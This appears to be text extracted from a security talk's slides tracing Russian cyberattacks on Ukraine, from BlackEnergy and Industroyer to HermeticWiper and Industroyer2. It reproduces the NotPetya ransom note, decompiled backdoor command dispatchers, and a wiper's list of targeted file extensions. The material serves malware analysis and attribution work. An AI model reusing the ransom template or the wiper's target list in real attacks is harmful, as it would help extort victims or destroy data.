
**Dec 2015**  
BlackEnergy  
attack causes blackout in  
Ukraine

**Dec 2016**  
Industroyer  
attack causes blackout in  
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Russian occupation of Crimea

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NotPetya outbreak

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Industroyer attack causes blackout in Ukraine





Oops, your important files are encrypted.

If you see this text, then your files are no longer accessible, because they have been encrypted. Perhaps you are busy looking for a way to recover your files, but don't waste your time. Nobody can recover your files without our decryption service.

We guarantee that you can recover all your files safely and easily. All you need to do is submit the payment and purchase the decryption key.

Please follow the instructions:

1. Send \$300 worth of Bitcoin to following address:

1Mz7153HMuxXTuR2R1t78mGSdzaAtNbBWx


2. Send your Bitcoin wallet ID and personal installation key to e-mail wowsmith123456@posteo.net. Your personal installation key:

STyBqm-UG8FAH-uJ4eND-J4ADoD-MwBN5f-uCgAfc-obXi6e-tn4np5-xvSTUQ-XDGRkK

If you already purchased your key, please enter it below.

Key: \_





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Exaramel  
attack detected in  
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# Exaramel

```
1 DWORD __stdcall cmd_thread(thread_param *param)
2 {
3     // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-'" TO EXPAND]
4
5     result1 = 0x16;
6     v2 = init_CMD_struct(param->xml, &CMD);
7     SetEvent((HANDLE)param->event);
8     if ( v2 )
9         return 1;
10    cmd_struct1 = CMD;
11    switch ( CMD->cmd_id )
12    {
13        case 1:
14            result = cmd_create_proccess(CMD);
15            goto end;
16        case 2:
17            result = cmd_create_proccess_as_user(CMD);
18            goto end;
19        case 3:
20            result = cmd_write_file(CMD);
21            goto end;
22        case 4:
23            result = cmd_copy_file_aka_upload(CMD);
24            goto end;
25        case 5:
26            result = cmd_execute_shell_cmd(CMD);
27            goto end;
28        case 6:
29            result = cmd_execute_shell_cmd_as_user(CMD);
30            goto end;
31        case 7:
32            result = cmd_eval_UBS_code(CMD);
33    end:
34        result1 = result;
35        break;
36        default:
37            break;
38    }
39    PathCombineW(&pszDest, (LPCWSTR)cmd_struct1->storage_path, L"done");
40    file_write(&pszDest, 0, 0);
41    mem_free((LPVOID)cmd_struct1->field_0);
42    mem_free((LPVOID)cmd_struct1->cmd_content);
43    mem_free((LPVOID)cmd_struct1->file_content);
44    mem_free(cmd_struct1);
45    return result1;
46 }
```

# Industroyer

```
1 int __cdecl run_command(cmd_internal *CMD)
2 {
3     int result; // eax
4
5     result = LOBYTE(CMD->cmd_id) - 1;
6     switch ( LOBYTE(CMD->cmd_id) )
7     {
8         case 1u:
9             result = cmd_create_proccess(CMD);
10            break;
11        case 2u:
12            result = cmd_create_proccess_as_user(CMD);
13            break;
14        case 3u:
15            result = cmd_write_file(CMD);
16            break;
17        case 4u:
18            result = cmd_copy_file_aka_upload(CMD);
19            break;
20        case 5u:
21            result = cmd_execute_shell_cmd(CMD);
22            break;
23        case 6u:
24            result = cmd_execute_shell_cmd_as_user(CMD);
25            break;
26        case 7u:
27            ExitProcess(0);
28            return result;
29        case 8u:
30            result = cmd_stop_service(CMD);
31            break;
32        case 9u:
33            result = cmd_stop_service_as_user(CMD);
34            break;
35        case 0xAu:
36            result = cmd_start_service_as_user(CMD);
37            break;
38        case 0xBu:
39            result = cmd_service_change_path_to_binary_as_user(CMD);
40            break;
41        default:
42            return result;
43    }
44    return result;
45 }
```

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HermeticWiper  
attack in Ukraine

# HermeticWiper

The screenshot shows a Twitter thread on a mobile device. The left sidebar contains navigation icons for Home, Explore, Notifications, Messages, Bookmarks, Lists, Profile, and More, with a blue 'Tweet' button at the bottom. The main content area shows a thread from ESET research (@ESETrresearch) dated Feb 23, 2022. The thread consists of three tweets. The first tweet is the main post, which has 2,277 retweets, 342 quote tweets, and 3,624 likes. The second tweet is a reply stating that the first sample was observed around 14h52 UTC / 16h52 local time, with a PE compilation timestamp of 2021-12-28. The third tweet is another reply stating that the Wiper binary is signed with a code signing certificate issued to Hermetica Digital Ltd. At the bottom of the thread, two windows are overlaid: 'Digital Signature Details' and 'Certificate'. The 'Digital Signature Details' window shows the signer information for Hermetica Digital Ltd. The 'Certificate' window shows a table of fields including Valid from, Valid to, Subject, Public key, and Authority Key Identifier.

**Thread**

**ESET research** @ESETrresearch

Breaking. #ESETrresearch discovered a new data wiper malware used in Ukraine today. ESET telemetry shows that it was installed on hundreds of machines in the country. This follows the DDoS attacks against several Ukrainian websites earlier today 1/n

9:25 PM · Feb 23, 2022 · Twitter Web App

2,277 Retweets 342 Quote Tweets 3,624 Likes

Tweet your reply **Reply**

**ESET research** @ESETrresearch · Feb 23

Replying to @ESETrresearch

We observed the first sample today around 14h52 UTC / 16h52 local time. The PE compilation timestamp of one of the sample is 2021-12-28, suggesting that the attack might have been in preparation for almost two months. 2/n

8 154 447

**ESET research** @ESETrresearch · Feb 23

The Wiper binary is signed using a code signing certificate issued to Hermetica Digital Ltd 3/n

**Digital Signature Details**

General Advanced

Digital Signature Information  
This digital signature is OK.

Signer information

Name: Hermetica Digital Ltd  
E-mail: Not available  
Signing time: Not available

View Certificate

Countersignatures

Name of signer: E-mail address: Timestamp

**Certificate**

General Details Certification Path

Show: <All>

Field	Value
Valid from	Tuesday, 23 April 2021 01:00:00
Valid to	Friday, 23 April 2022 00:59:59
Subject	Hermetica Digital Ltd, Hermetica
Public key	RSA (2048 Bits)
Public key parameters	RSASig
Authority Key Identifier	KeyID=49687ef664326400952...
Subject Key Identifier	c49f183c3962562579ef137b...
Subject Alternative Name	Other Name: 1.3.6.1.5.5.7.8


CN = Hermetica Digital Ltd  
O = Hermetica Digital Ltd  
L = Moscow  
C = CY  
SERIALNUMBER = HE 419469  
1.3.6.1.4.1.311.60.2.1.3 = CY  
2.5.4.4.2 = Private Organisation

Messages


# HermeticWiper



100s  
systems



5+  
organizations



Dec 28, 2021  
compilation timestamp

## Hermetic campaign



HermeticWiper



HermeticWizard



HermeticRansom



# HermeticRansom

- `__/C_/projects/403forBiden/wHiteHouseE`.baggageGatherings
- `__/C_/projects/403forBiden/wHiteHouseE`.lookUp
- `__/C_/projects/403forBiden/wHiteHouseE`.primaryElectionProcess
- `__/C_/projects/403forBiden/wHiteHouseE`.GoodOffice1

2014

Occupation  
Crimea



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
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Dozens of  
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Targeted  
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## Кібератака групи Sandworm (UAC-0082) на об'єкти енергетики України з використанням шкідливих програм INDUSTROYER2 та CADDYWIPER (CERT-UA#4435)

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# Russian military-linked hackers target Ukrainian company, investigators say

Russian hackers attempted to launch a cyber-attack on Ukraine's power grid last week, Ukrainian officials and cybersecurity researchers said.

# Russian Hackers Tried Damaging Power Equipment, Ukraine Says

# Ukraine says it thwarted Russian cyberattack on electricity grid

# Ukraine says potent Russian cyberattack against power grid thwarted

Ukrainian officials say Russian military hackers attempted to shut down power for millions of Ukrainians last week in a long-planned

# What Happened on Day 48 of the War in Ukraine



# Alleged Russian-Made Malware Tried to Shut Down Ukraine Energy Facility

# Ukraine says Russian cyberattack sought to shut down energy grid

# Ukraine Thwarts Cyberattack on Electric Grid, Officials Say

The attack, which was set for last Friday, used software similar to the 'industroyer' code used in a 2015 attack on a power plant, officials noted


# Ukrainian power grid 'lucky' to withstand Russian cyber-attack

Russian hackers tried to bring down Ukraine's power grid to help the invasion




# Industroyer 2016

# Industroyer's intended impact




De-energize  
power lines



Deny operators  
visibility  
& control

# Industroyer's intended impact



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```
.rdata:10010ED0 off_10010ED0 dd offset aSys_bascon_com ; DATA XREF: sub_10010ED0
.rdata:10010ED0 ; "SYS_BASCON.COM"
.rdata:10010ED4 dd offset a_v ; "*.v"
.rdata:10010ED8 dd offset a_pl ; "*.PL"
.rdata:10010EDC dd offset a_paf ; "*.paf"
.rdata:10010EE0 dd offset a_v ; "*.v"
.rdata:10010EE4 dd offset a_xrf ; "*.XRF"
.rdata:10010EE8 dd offset a_trc ; "*.trc"
.rdata:10010EEC dd offset a_scl ; "*.SCL"
.rdata:10010EF0 dd offset a_bak ; "*.bak"
.rdata:10010EF4 dd offset a_cid ; "*.cid"
.rdata:10010EF8 dd offset a_scd ; "*.scd"
.rdata:10010EFC dd offset a_pcmp ; "*.pcmp"
.rdata:10010F00 dd offset a_pcmi ; "*.pcmi"
.rdata:10010F04 dd offset a_pcmt ; "*.pcmt"
.rdata:10010F08 dd offset a_ini ; "*.ini"
.rdata:10010F0C dd offset a_xml ; "*.xml"
.rdata:10010F10 dd offset a_cin ; "*.CIN"
.rdata:10010F14 dd offset a_ini ; "*.ini"
.rdata:10010F18 dd offset a_prj ; "*.prj"
.rdata:10010F1C dd offset a_cxm ; "*.cxm"
.rdata:10010F20 dd offset a_elb ; "*.elb"
.rdata:10010F24 dd offset a_epl ; "*.epl"
.rdata:10010F28 dd offset a_mdf ; "*.mdf"
.rdata:10010F2C dd offset a_ldf ; "*.ldf"
.rdata:10010F30 dd offset a_bak ; "*.bak"
.rdata:10010F34 dd offset a_bk ; "*.bk"
.rdata:10010F38 dd offset a_bkp ; "*.bkp"
